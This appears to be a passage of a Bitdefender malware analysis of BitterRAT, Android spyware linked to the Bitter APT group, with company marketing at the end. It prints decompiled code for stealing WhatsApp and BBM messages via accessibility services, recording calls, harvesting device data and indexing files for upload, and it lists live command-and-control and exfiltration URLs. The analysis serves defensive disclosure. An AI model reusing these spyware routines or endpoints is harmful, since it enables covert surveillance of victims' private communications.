
While the authors decided to include a lot of Android libraries that aren't used, the malware code is conveniently placed in the ***eu.blitz.conversations.runner*** package, a package that does not exist in the open source version of Conversations.

One of its specialized exfiltration modules can steal the user's WhatsApp and BBM (former BlackBerry messenger) messages using the phone's accessibility features (***ExtractionManager.Accessibility***). ***As far as we can tell, the fact that Bitter group targets BBM messaging application has not been previously disclosed.*** Although BBM was discontinued in mid-2019 [2], it is apparently still used by Bitter's victims of interest often enough to have it targeted.

The WhatsApp module is slightly more advanced, as it keeps track of all the user's voice and video call logs, making it possible to exfiltrate them later.




```
public void WhatsAppMessageProcessing(AccessibilityEvent accessibilityEvent) {
    int eventType = accessibilityEvent.getEventType();
    String str = "";
    String str2 = (eventType == 1 || eventType == 8) ? "Focused" : str;
    if (accessibilityEvent.getContentDescription() != null) {
        str = accessibilityEvent.getContentDescription().toString();
    }
    String obj = accessibilityEvent.getText().toString();
    String substring = obj.substring(1, obj.length() - 1);
    printEventInfo(accessibilityEvent, substring);
    processLog(substring, str, str2);
    process_WhatsAppChat_Call_States(accessibilityEvent, eventType);
}
```



```
public void BBMMessageProcessing(AccessibilityEvent accessibilityEvent) {
    int eventType = accessibilityEvent.getEventType();
    String str = "";
    String str2 = (eventType == 1 || eventType == 8) ? "Focused" : str;
    if (accessibilityEvent.getContentDescription() != null) {
        str = accessibilityEvent.getContentDescription().toString();
    }
    String obj = accessibilityEvent.getText().toString();
    String substring = obj.substring(1, obj.length() - 1);
    printEventInfo(accessibilityEvent, substring);
    processLog(substring, str, str2);
    process_BBMChat_Call_States(accessibilityEvent, eventType);
}
```


One of the modules (**ResourceChannelRecord**) can record with the user's phone microphone, which gets turned on whenever the user receives or makes a call. Voice recordings of the calls are then exfiltrated to the server.



```
public void startRecording(int i) {
    recording = false;
    try {
        recorder = new MediaRecorder();
        recorder.reset();
        recorder.setAudioSource(i);
        recorder.setOutputFormat(1);
        recorder.setAudioEncoder(1);
        if (myFile != null) {
            recorder.setOutputFile(myFile);
            recorder.prepare();
            recorder.start();
            recording = true;
            return;
        }
        recorder = null;
        Log.i("RecordException=====>", "recorder NULL");
    } catch (Exception e) {
        Log.i("RecordException=====>", "release : " + i);
        recorder.release();
        recorder = null;
        recording = false;
        e.printStackTrace();
    }
}
```

```
public static void stopRecording() {
    if (recording) {
        try {
            if (recorder != null) {
                recorder.stop();
                recorder.reset();
                recorder.release();
                recorder = null;
                Log.i("stopRecording=====>", "release");
                recording = false;
                FileUtils.renameFileExtension(myFile, "reco");
            }
        } catch (RuntimeException unused) {
            Log.i("stopRecording=====>", "RuntimeException");
        }
    } else {
        Log.i("stopRecording=====>", "No Record Running....");
    }
}
```


With regards to the exfiltration module that siphons device information (**ResourceCMCASA**), among data that is usually collected (network details, IMEI, mobile phone number and others) we see that the Bitter group is also interested in learning whether the victim is in Roaming mode and discovering their Voice Mail Number.



```
sb19.append("\nPhone Number\t\t: ");
sb19.append(this.telephonyManager.getLine1Number());
String sb20 = sb19.toString();
StringBuilder sb21 = new StringBuilder();
sb21.append(sb20);
sb21.append("\nVoice Mail Number\t: ");
sb21.append(this.telephonyManager.getVoiceMailNumber());
String sb22 = sb21.toString();
StringBuilder sb23 = new StringBuilder();
sb23.append(sb22);
sb23.append("\nPhone Network Type\t: ");
sb23.append(str);
String sb24 = sb23.toString();
StringBuilder sb25 = new StringBuilder();
sb25.append(sb24);
sb25.append("\nIn Roaming?\t\t\t: ");
sb25.append(this.telephonyManager.isNetworkRoaming());
sb8 = sb25.toString();
```

We have already identified a sample that is distributed as voicemail.apk; Voice Mail Number may be of a higher importance than previously thought, and the fact that roaming information is collected indicates that Bitter APT group is particularly interested if their targets are currently abroad.

Another interesting module (**ResourceFindexFetch**) scans the device for files - more specifically for **.pdf, .txt, .xml, .doc, .jpg, .gif, .png, .bmp, .xls, .webp, .amr, .docx, .apk, .reco -** and uploads metadata information to the server. The server can also request a specific file from the device to be uploaded if it is considered of interest.



```
private void getAllFilesOfDir(File file) {
 try {
  File[] listFiles = file.listFiles();
  if (listFiles != null) {
   for (File file2: listFiles) {
    if (file2 != null) {
     if (file2.isDirectory() && !file2.getName().startsWith(".thumbnails")) {
      getAllFilesOfDir(file2);
     } else if (file2.getName().endsWith(".pdf") || file2.getName().endsWith(".txt") || file2.getName().endsWith(".xml")
               || file2.getName().endsWith(".doc") || file2.getName().endsWith(".jpg") || file2.getName().endsWith(".gif")
               || file2.getName().endsWith(".png") || file2.getName().endsWith(".bmp") || file2.getName().endsWith(".xls")
               || file2.getName().endsWith(".webp") || file2.getName().endsWith(".amr") || file2.getName().endsWith(".docx")
               || file2.getName().endsWith(".apk") || file2.getName().endsWith(".reco")) {
      StringBuilder sb = this.list;
      sb.append(file2.getAbsolutePath());
      sb.append("\t[");
      sb.append(getFileSize(file2.length()));
      sb.append("]\n");
     }
    }
   }
  }
 } catch (Exception e) {
  this.list.append("getAllFilesOfDir Exception");
  Log.i("FileIndex===>", "getAllFilesOfDir Exception");
  e.printStackTrace();
 }
}
```

BitterRAT samples usually have the server address hardcoded inside files. Newer versions are instructed to retrieve the CnC from a Firebase database.

Version ImageView.apk (`692ff450aec14aca235cd92e6c52a960`) retrieves the CnC from the Firebase URL **simple-chat-9b74d.firebaseio.com**.

Because of improper configuration of the Firebase database, the entire content could be dumped. The only CnC domain available is **flashnewsservice.org**.

```
{"domain": {"url":"https://flashnewsservice[.]org/CloudVault/"}}
```


The domain has already been attributed to the Bitter APT campaign [1], although a corresponding sample connecting to it and the firebase behavior was previously undocumented.

Certificate creation time indicates January 2020 as the creation time. This is the newest sample we have obtained, although it is not the most complex.

Cert creation time	Certificate strings
Jan 3 08:43:26 2020 GMT	CN=Android Debug, O=Android, C=US


All BitterRAT samples share a similar structure in terms of overall exfiltration components and utilities, except for one: `9edf73b04609e7c3dada1f1807c11a33` (distributed as **WhatsAppActivation.apk**). This application, despite sharing its CnC with two other "classic" samples with spyware abilities, has an entirely different, underdeveloped structure, which hints that it might be another test app leaked by the malware author by mistake.

Another interesting observation: **voicemail.apk** has an inner package named *TODOFeatures.* This package name is the same module responsible for exfiltrating WhatsApp and BBM messages and call logs in newer versions.


ea3b4cde5ef86acfe2971345a2d57cc0 - display.Launcher
google.android
ExtractionManager
TODOFeatures
google.android.ExtractionManager.TODOFeatures.ResourceAccessibilityService
google.android.ExtractionManager.TODOFeatures.ResourceMessageService
0e1db2219402ec254b150a4f6d8b0b02 - eu.blitz.conversations
eu.blitz.conversations
runner
ExtractionManager
Accessibility
eu.blitz.conversations.runner.ExtractionManager.Accessibility.BBMUtils
eu.blitz.conversations.runner.ExtractionManager.Accessibility.ResourceAccessibilityService
eu.blitz.conversations.runner.ExtractionManager.Accessibility.WhatsAppUtils


There are code similarities between the versions currently on Play, even without the exfiltration capabilities.

- The ZeroCross application shares a component with the same java package name as the malicious ChitChatBox.



```
zerocross_1.0.apk
  Source code
    android.support.v4
    androidx
    com.google
    eu.blitz.conversations
```

- HardMicApp, a sound recording application, has a lot in common with ChitChatBox; 32% of ChitChatBox's code base is found in HardMicApp (where it accounts for 48% of the app).
  Besides some commonly used shared libraries, they also share the SecurityManager class, a wrapper over shared preferences. This class contains a Prayers array of strings corresponding to all 5 Islamic prayer times; Fajr, Dhuhr, Asr, Maghrib and Isha [11]. The array is not used in this version of the application.



```
public class SecurityManager {
    private static final String mobileNumber = "MOBILE_NUMBER";
    private static final String numberVerificationStatus = "VERIFICATION_STATUS";
    private final String EventsCount = "EVENTS_COUNT";
    private final String FetchCode = "FETCH_CODE";
    private final String IndexCode = "INDEX_CODE";
    private final String LocationChange = "LOCATION_CHANGE";
    private final String[] Prayers = {"FajrAlarm", "DhuhrAlarm", "AsrAlarm", "MaghribAlarm", "IshaAlarm"};
    private final String TAG = "SecurityManager===>";
    private SharedPreferences sharedpreferences;
```

Another common package among HardMicApp, ChitChatBox BitterRAT and the ImageView.apk BitterRAT is the otp package, which contains the RequestPhoneActivity and VerifyPhoneActivity components. In all mentioned versions, this package contains ChitChatBox references, e.g. "eu.blitz.conversations.phone".

Appendix: Indicators of Compromise

New BitterRAT samples hashes from this research

APK MD5s	Package Name	Distribution Name
6d3dcb9ad491628488feb9de6e092144	com.nightstar.islam	TrueIslam.apk
f92ed513fb83e7418654c4ee2a89bed5	Secure.ImageViewer	Image_Viewer.apk
ea3b4cde5ef86acfe2971345a2d57cc0	display.Launcher	voicemail.apk
cbb32c303d06aa4d2dba713936e70f5c	droid.pixels	PrivateChat.apk
ee85b2657ca5a1798b645d61e8f5080c	com.secureImages.viewer.SlideShow	ImageViewer360.apk
68f0fb35fa7ad061b621a6b4c48155b2	com.picture.guard.view	
4987f36c8c90ef2075e41f8a2964754f	tool.calculator	
692ff450aec14aca235cd92e6c52a960	com.folder.image	ImageView.apk
0e1db2219402ec254b150a4f6d8b0b02	eu.blitz.conversations	
de931e107d293303dd1ee7e4776d4ec7	com.android.display	蓝光手机防毒高级版本.apk
b0d55ccc06573230f2f74b9e85b5a6c9	com.nightstar.phoneshield	
d20c6731e278a1d3202b4caa0902afa8	google.comgooglesettings	Dawn News Official.apk
d7c21a239999e055ef9a08a0e6207552	com.google.settings	SaimaEidPics.apk
9edf73b04609e7c3dada1f1807c11a33	com.youtube.dwld	WhatsAppActivation.apk

Bitter APK versions without malicious payload

APK MD5
3f1e5cb139b50e6cfe2efa583ded83ed
b1c2124f785d75220be3382aeb091835
39ff842a2c758bf336af852186c1404a
95c1925c7db67f2686fbbdd333844217
f40b2c3faa6a25a3a34e1d187a8d9de5
8003dca1ece8b82419f916e81b1ed368
c789eb63e852eed12758a3d53b5f51c7
7ac0421755ed01fb2203dc85fc19374a
ff281c84cf10cc8fb40dab1f261523df

CnC Domains

BitterRAT domains
blitzchatlog.ddns.net
phoneshieldnet.com
mypicks4u.com
playupdateapp.serveblog.net
BitterRAT exfiltration points
http://blitzchatlog.ddns.net/Hide/silent.php
http://techfront.com.cn/js/gbuilder.php
https://phoneshieldnet.com/phoneshieldapp/health.php
https://mypicks4u.com/chitchatbox/chitchat.php
http://playupdateapp.serveblog.net/Youtube/home.php

Referenced IOCs from previousresearch

APK MD5
8aff67a6b4f3e398b912f8405beb5319
448b8af1a6757aa5b827b382777ab3de
42c2d7aeb8a98df09c624a9605849927
1d2e23effc225880cadb7ee56dff25cf

URL	Meaning
spiceworld.rf.gd	CnC Domain
flashnewsservice.org	CnC Domain
gandharaart.org/news/lsasw	Windows Bitter APT malware distribution point

References

[1]https://threatvector.cylance.com/en_us/home/mobile-malware-and-apt-espionage-prolific-pervasive-and-cross-platform.html

[2] https://gulfnews.com/business/etisalat-blackberry-services-no-longer-available-from-march-10-in-uae-1.1582117767276

[3] https://www.anomali.com/blog/suspected-bitter-apt-continues-targeting-government-of-china-and-chinese-organizations

[4]https://www.forcepoint.com/blog/x-labs/bitter-targeted-attack-against-pakistan

[5]https://blogs.360.cn/post/analysis_of_APT_C_08.html

[6] https://meltx0r.github.io/tech/2019/09/06/bitter-apt-not-so-sweet.html

[7] https://twitter.com/h4ckak/status/1224265173764100098

[8] https://en.wikipedia.org/wiki/Elections_in_Jammu_and_Kashmir

[9] https://www.linkedin.com/company/%E5%8C%97%E4%BA%AC%E5%8C%97%E5%A4%A7%E5%8D%83%E6%96%B9%E7%A7%91%E6%8A%80%E6%9C%89%E9%99%90%E5%85%AC%E5%8F%B8/about/

[10] https://unit42.paloaltonetworks.com/multiple-artradownloader-variants-used-by-bitter-to-target-pakistan/

[11] https://en.wikipedia.org/wiki/Salah_times

[12] https://www.globenewswire.com/news-release/2019/08/08/1899716/0/en/Anomali-Threat-Research-Team-Discovers-BITTER-APT-Phishing-Campaign-Targeting-People-s-Republic-of-China-Government-Agencies.html

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations


Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

TECHNOLOGY ALLIANCES



Bitdefender®

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.